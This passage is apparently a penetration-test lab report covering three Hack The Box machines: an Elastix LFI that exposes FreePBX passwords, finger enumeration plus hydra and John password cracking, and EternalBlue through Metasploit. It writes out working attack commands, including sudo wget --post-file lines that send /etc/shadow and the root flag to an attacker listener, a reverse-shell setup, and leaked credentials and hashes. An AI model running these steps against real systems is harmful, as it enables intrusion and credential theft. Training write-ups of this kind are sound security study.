Elastix - Multiple Cross-Site Scripting Vulnerabilities            | php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities      | php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion                   | php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection                                  | php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection                                 | php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution             | php/webapps/18650.py
------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[/home/kali]
└─# cp /usr/share/exploitdb/exploits/php/webapps/37637.pl .
```

3) I open the script and saw that the vulnerability is LFI in specific path

```
# Author: cheki
# Version:Elastix 2.2.0
# Tested on: multiple
# CVE : notyet
# romanc-_-eyes ;)
# Discovered by romanc-_-eyes
# vendor http://www.elastix.org/

print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki   \n";
print "\t 0day Elastix 2.2.0  \n";
print "\t email: anonymous17hacker{}gmail.com \n";

#LFI Exploit: /vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action

use LWP::UserAgent;
```

4) I copied the path to the browser and get page with a lot of data (I click on 'View source page' for better look of the page





https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=A

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


This file is part of FreePBX. # # FreePBX is free software: you can redistribute it and/or modify # it under the terms of the GNU General Public License as published by # the Free Software Foundation, either version 2 of the License, or # (at your option) any later version. # # FreePBX is distributed in the hope that it will be useful, # but WITHOUT ANY WARRANTY; without even the implied warranty of # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the # GNU General Public License for more details. # # You should have received a copy of the GNU General Public License # along with FreePBX. If not, see . # # This file contains settings for components of the Asterisk Management Portal # Spaces are not allowed! # Run /usr/src/AMP/apply_conf.sh after making changes to this file # FreePBX Database configuration # AMPDBHOST: Hostname where the FreePBX database resides # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql) # AMPDBNAME: Name of the FreePBX database (e.g. asterisk) # AMPDBUSER: Username used to connect to the FreePBX database # AMPDBPASS: Password for AMPDBUSER (above) # AMPENGINE: Telephony backend engine (e.g. asterisk) # AMPMGRUSER: Username to access the Asterisk Manager Interface # AMPMGRPASS: Password for AMPMGRUSER # AMPDBHOST=localhost AMPDBENGINE=mysql # AMPDBNAME=asterisk AMPDBUSER=asteriskuser # AMPDBPASS=amp109 AMPDBPASS=jEhdIekWmdjE AMPENGINE=asterisk AMPMGRUSER=admin #AMPMGRPASS=amp111 AMPMGRPASS=jEhdIekWmdjE # AMPBIN: Location of the FreePBX command line scripts # AMPSBIN: Location of (root) command line scripts # AMPBIN=/var/lib/asterisk/bin AMPSBIN=/usr/local/sbin # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash) # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash) # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin # AMPWEBROOT=/var/www/html AMPCGIBIN=/var/www/cgi-bin # AMPWEBADDRESS=x.x.x.x|hostname # FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash) # FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel # FOPRUN: Set to true if you want FOP started by freepbx_engine (amportal_start), false otherwise # FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf. Useful for sqlite3 # or if you don't want FOP. # #FOPRUN=true FOPWEBROOT=/var/www/html/panel #FOPPASSWORD=passw0rd FOPPASSWORD=jEhdIekWmdjE # FOPSORT=extension|lastname # DEFAULT VALUE: extension # FOP should sort extensions by Last Name [lastname] or by Extension [extension] # This is the default admin name used to allow an administrator to login to ARI bypassing all security. # Change this to whatever you want, don't forget to change the ARI_ADMIN_PASSWORD as well ARI_ADMIN_USERNAME=admin # This is the default admin password to allow an administrator to login to ARI bypassing all security. # Change this to a secure password. ARI_ADMIN_PASSWORD=jEhdIekWmdjE # AUTHTYPE=database|none # Authentication type to use for web admininstration. If type set to 'database', the primary # AMP admin credentials will be the AMPDBUSER/AMPDBPASS above. AUTHTYPE=database

5) On that page I notice of several usernames & passwords, I wrote that in 2 files





6) After that I decided to connect the system using SSH connection and after number of tries I succeed to connect direct to user root and also find the root flag



7) After that I search the user flag. So, I went to the home directory and found user named 'fanis' and on this folder I have found the user flag

System IP: 10.10.10.76

Service Enumeration

Server IP Address	Ports Open
10.10.10.76	**TCP:** 79, 111, 22022
	UDP:

Nmap Scan Results:

```
┌──(root㉿kali)-[/usr/share]
└─# nmap -sC -sV -v -p- -A 10.10.10.76
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-20 08:02 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
PORT      STATE  SERVICE VERSION
79/tcp    open   finger?
|_finger: No one logged on\x0D
| fingerprint-strings:
|   GenericLines:
|     No one logged on
|   GetRequest:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|   HTTPOptions:
|     Login Name TTY Idle When Where
|     HTTP/1.0 ???
|     OPTIONS ???
|   Help:
|     Login Name TTY Idle When Where
|     HELP ???
|   RTSPRequest:
|     Login Name TTY Idle When Where
|     OPTIONS ???
|     RTSP/1.0 ???
|   SSLSessionReq, TerminalServerCookie:
|_    Login Name TTY Idle When Where
111/tcp   open   rpcbind 2-4 (RPC #100000)
22022/tcp open   ssh     OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 aa0094321860a4933b87a4b6f802680e (RSA)
|_  256 da2a6cfa6bb1ea161da654a10b2bee48 (ED25519)
65258/tcp closed unknown
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: The system used service called: finger and I search about it and if it has vulnerabilities and found a script that can do enumeration and give me users on the system

Vulnerability Fix: used the last version of 'finger'

Severity: **High**


Proof of Concept Code Here:

Initial Shell Screenshot:

1) First, after the scan result, I looked for information about this service and if it has any vulnerabilities and I found a script that can find users in the system so I decided to use it (I download a big files of users and password from github)
   And I found 2 deferent users from the same ip


```
┌──(root㉿kali)-[/home/kali/Downloads/finger-user-enum-1.0]
└─# ./finger-user-enum.pl -s 1 -m 10 -U /usr/share/SecLists/Usernames/Names/names.txt -t 10.10.10.76
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

 ---------------------------------------------------------
|                    Scan Information                     |
 ---------------------------------------------------------

Worker Processes ......... 10
Usernames file ........... /usr/share/SecLists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 10177
Target TCP port .......... 79
Query timeout ............ 1 secs
Relay Server ............. Not used

######## Scan started at Sun Nov 20 08:05:20 2022 #########
access@10.10.10.76: access No Access User                 < .  .  .  .  . >..nobody4  SunOS 4.x NFS Anonym                < .  .  .
admin@10.10.10.76: Login       Name               TTY         Idle    When    Where..adm      Admin                                <
atalink Admin                    < .  .  .  .  . >..netadm   Network Admin                    < .  .  .  .  . >..netcfg   Network Conf
 .  .  .  . >..dhcpserv DHCP Configuration A              < .  .  .  .  . >..ikeuser  IKE Admin                          < .  .  .  .
r Admin                < .  .  .  .  . >..
anne marie@10.10.10.76: Login       Name               TTY         Idle    When    Where..anne                  ???..marie
bin@10.10.10.76: bin            ???                          < .  .  .  .  . >..
dee dee@10.10.10.76: Login       Name               TTY         Idle    When    Where..dee                   ???..dee
ike@10.10.10.76: ikeuser  IKE Admin                          < .  .  .  .  . >..
jo ann@10.10.10.76: Login       Name               TTY         Idle    When    Where..ann                   ???..jo
la verne@10.10.10.76: Login       Name               TTY         Idle    When    Where..la                    ???..verne
line@10.10.10.76: Login       Name               TTY         Idle    When    Where..lp       Line Printer Admin                <
message@10.10.10.76: Login       Name               TTY         Idle    When    Where..smmsp    SendMail Message Sub
miof mela@10.10.10.76: Login       Name               TTY         Idle    When    Where..mela                  ???..miof
root@10.10.10.76: root     Super-User         console      <Oct 14 10:28>..
sammy@10.10.10.76: sammy           ???           ssh          <Apr 13, 2022> 10.10.14.13         ..
sunny@10.10.10.76: sunny           ???           ssh          <Apr 13, 2022> 10.10.14.13         ..
sys@10.10.10.76: sys            ???                          < .  .  .  .  . >..
zsa zsa@10.10.10.76: Login       Name               TTY         Idle    When    Where..zsa                   ???..zsa
######## Scan completed at Sun Nov 20 08:10:58 2022 #########
16 results.
```

2) After finding the 2 users from the script result, I decided to use the 'hydra' tool to see if it is possible to enter the system with an SSH connection that I saw in Nmap scanning on port: 22022



And I have found the password of the user 'sunny'

3) Next, I use an SSH connection to enter the system and I founded the user flag in the other user called: Sammy



Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: Running commands with root privileges

Vulnerability Explanation: By manipulating the 2 users of the system with the execution privileges they have, I reached root privilege

Vulnerability Fix: Remove the option of users to run process & commands on root privileges

Severity: High

Exploit Code & Proof Screenshot Here:

1) I then tried a variety of ways to escalate my permissions the results of sudo -l and running the command sudo /root/troll did not give me the desired result, and during the search, I saw in the backup folder 2 backup files, one of which I can read and there I found the password of the other user Sammy in an encrypted form

```
sunny@sunday:/home/sammy$ sudo /root/troll
testing
uid=0(root) gid=0(root)
sunny@sunday:/home/sammy$ cd ..
sunny@sunday:/home$ cd ..
sunny@sunday:/$ ls
backup  boot  dev  etc  home  lib  mnt  nfs4  platform
bin     cdrom devices export kernel media net  opt  proc
sunny@sunday:/$ cd backup/
sunny@sunday:/backup$ ls
agent22.backup  shadow.backup
sunny@sunday:/backup$ cat shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
```

2) I took the hash password and used the tool 'john the ripper' for cracking the password

```
┌──(root㉿kali)-[/home/kali]
└─# john --fork=10 --wordlist=/usr/share/wordlists/rockyou.txt sammy.hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha256crypt, crypt(3) $5$ [SHA256 128/128 AVX 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Node numbers 1-10 of 10 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
cooldude!        (sammy)
8 1g 0:00:00:48 DONE (2022-11-21 15:40) 0.02065g/s 422.9p/s 422.9c/s 422.9C/s cooldude!..blues10
5 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 456.1p/s 456.1c/s 456.1C/s escolastica..deadletters
3 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 432.9p/s 432.9c/s 432.9C/s sophina..saratoga1
2 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 438.3p/s 438.3c/s 438.3C/s papalindo..myjeremy
10 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 432.4p/s 432.4c/s 432.4C/s sophia24..sarahmichelle
9 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 441.3p/s 441.3c/s 441.3C/s mygodis1..maxfli
6 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 411.3p/s 411.3c/s 411.3C/s christ33..bonnie88
4 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 418.0p/s 418.0c/s 418.0C/s PEPSI..811026
1 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 430.3p/s 430.3c/s 430.3C/s thumps..sosefo
Waiting for 9 children to terminate
7 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 430.2p/s 430.2c/s 430.2C/s thumb1..sorita
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

3) **After I found the password, I connect to him with an SSH connection and write the command: sudo -l and that I saw that he has the ability of use 'wget' in root permissions**
One of the options in wget is sending a files


```
--keep-session-cookies      load and save session (non-permanent) cookies
--post-data=STRING          use the POST method; send STRING as the data
--post-file=FILE            use the POST method; send contents of FILE
--method=HTTPMethod         use method "HTTPMethod" in the request
```


4) **I deiced to see if I can simply send the root flag to me**

```
# nc -lvp 5555
listening on [any] 5555 ...
10.10.10.76: inverse host lookup failed: Unknown host
connect to [10.10.14.36] from (UNKNOWN) [10.10.10.76] 59204
POST / HTTP/1.1
User-Agent: Wget/1.19.5 (solaris2.11)
Accept: */*
Accept-Encoding: identity
Host: 10.10.14.36:5555
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

507a2286654c90db0f0d41b4d0252d0a
```

```
wget: unable to resolve host address 'sunny'
-bash-4.4$
-bash-4.4$
-bash-4.4$
-bash-4.4$ sudo wget --post-file=/etc/shadow 10.10.14.36:5555
--2022-11-22 11:55:17--  http://10.10.14.36:5555/
Connecting to 10.10.14.36:5555... connected.
HTTP request sent, awaiting response... No data received.
Retrying.

--2022-11-22 11:57:38--  (try: 2)  http://10.10.14.36:5555/
Connecting to 10.10.14.36:5555... failed: Connection refused.
-bash-4.4$ sudo wget --post-file=/root/root.txt 10.10.14.36:5555
--2022-11-22 12:12:13--  http://10.10.14.36:5555/
Connecting to 10.10.14.36:5555... connected.
HTTP request sent, awaiting response...
```

5) My next step in the process to get the root privileges was the trying to check the possibility of rewrite the file 'troll' and use the user 'sunny' to run it and get the root privileges





System IP: 10.10.10.40

(Blue)

Service Enumeration

Server IP Address	Ports Open
10.10.10.40	**TCP:** 135, 139, 445, 49152, 49153, 49154, 49155, 49156, 49157
	UDP:

Nmap Scan Results:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -v -sS -A 10.10.10.40
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-22 12:15 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:15
Completed NSE at 12:15, 0.00s elapsed
Initiating NSE at 12:15
Completed NSE at 12:15, 0.00s elapsed
Initiating NSE at 12:15
Completed NSE at 12:15, 0.00s elapsed
Initiating Ping Scan at 12:15
Scanning 10.10.10.40 [4 ports]
Completed Ping Scan at 12:15, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:15
Completed Parallel DNS resolution of 1 host. at 12:15, 0.63s elapsed
Initiating SYN Stealth Scan at 12:15
Scanning 10.10.10.40 [1000 ports]
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service P
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 2008
OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows Server 2008 SP1
```

Initial Shell Vulnerability Exploited & Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: The exploited vulnerability was in the Windows file sharing system - smb

Vulnerability Explanation: A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).

Vulnerability Fix: Update immediately the SMB service

Severity: High

Exploit Code & Proof Screenshot Here:

1) After the Nmap first scan I notice the smb port (445) open so, I decided to check with Nmap script if it's vulnerable

```
┌──(root㉿kali)-[/home/kali]
└─# nmap --script=*smb-vuln* -p139,445 10.10.10.40
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-22 16:33 EST
Nmap scan report for 10.10.10.40
Host is up (0.20s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-att
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
```

2) After I found that the system was vulnerable and I get the name of the CVE & the name (ms17-010) I decided to search it in 'msfconsole' and found several ways to exploit the machine

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
ode Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
ommand Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

3) I used the module: exploit/windows/smb/ms17_010_enternalblue. I enter all the info that I needed and run it and I got the meterpreter and shell on the system

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.14.36
LHOST => 10.10.14.36
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.14.36:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Wind
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB re
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DC
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacen
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC00
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.36:4444 -> 10.10.10.40:49158)
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

